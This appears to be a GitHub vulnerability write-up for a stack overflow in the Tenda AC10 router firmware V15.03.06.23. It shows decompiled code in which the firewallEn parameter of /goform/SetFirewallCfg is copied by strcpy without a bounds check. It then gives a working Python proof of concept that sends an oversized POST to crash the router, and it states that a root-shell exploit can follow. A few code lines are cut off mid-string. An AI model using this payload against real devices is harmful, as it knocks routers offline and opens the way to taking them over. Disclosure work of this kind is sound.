z1r00 Update readme.md History

1 contributor

64 lines (41 sloc) | 1.75 KB ...


Tenda AC10V15.03.06.23 Stack overflow vulnerability

Firmware information

- Manufacturer's address：https://www.tenda.com.cn/
- Firmware download address ： https://www.tenda.com.cn/download/detail-2734.html

Affected version

Vulnerability details



```
46  memset(old_tcp, 0, sizeof(old_tcp));
47  memset(old_icmp, 0, sizeof(old_icmp));
48  memset(old_udp, 0, sizeof(old_udp));
49  ddos_bit = 0;
50  memset(pps, 0, sizeof(pps));
51  memset(&lan_info, 0, sizeof(lan_info));
52  firewall_value = websGetVar(wp, "firewallEn", "1111");
53  if ( strlen(firewall_value) >= 4 )
54  {
55    strcpy(firewall_buf, firewall_value);       // vuln overflow
56    GetValue("security.ddos.map", old_ddos_buf);
57    GetValue("firewall.pingwan", old_wan_ping_buf);
58    sprintf(mib_value, "%c,1500;%c,1500;%c,1500", firewall_buf[0], firewall_buf[2], firewall_buf[1]);
59    SetValue("security.ddos.map", mib_value);
60    SetValue("firewall.pingwan", &firewall_buf[3]);
61    memset(mib_value, (int)&unk_51DA50, sizeof(mib_value));
62    if ( GetValue("security.ddos.map", mib_value) )
63    {
64      if ( sscanf(mib_value, "%[^;];%[^;];%[^;]", icmp, udp, tcp_syn) == 3 )
65      {
66        if ( icmp[0] == 49 )
```

/goform/SetFirewallCfg, firewall_value is controllable and will be copied to firewall_buf by strcpy. It is worth noting that there is no size check, resulting in stack overflow vulnerability

Poc

```
import socket
import os

li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')
```

```
ip = '192.168.0.1'
port = 80

r = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

r.connect((ip, port))

rn = b'\r\n'

p1 = b'a' * 0x3000
p2 = b'firewallEn=' + p1

p3 = b"POST /goform/SetFirewallCfg" + b" HTTP/1.1" + rn
p3 += b"Host: 192.168.0.1" + rn
p3 += b"User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20
p3 += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" + r
p3 += b"Accept-Language: en-US,en;q=0.5" + rn
p3 += b"Accept-Encoding: gzip, deflate" + rn
p3 += b"Cookie: curShow=; ac_login_info=passwork; test=A; password=1111" + rn
p3 += b"Connection: close" + rn
p3 += b"Upgrade-Insecure-Requests: 1" + rn
p3 += (b"Content-Length: %d" % len(p2)) +rn
p3 += b'Content-Type: application/x-www-form-urlencoded'+rn
p3 += rn
p3 += p2

r.send(p3)

response = r.recv(4096)
response = response.decode()
li(response)
```

You can see the router crash, and finally we can write an exp to get a root shell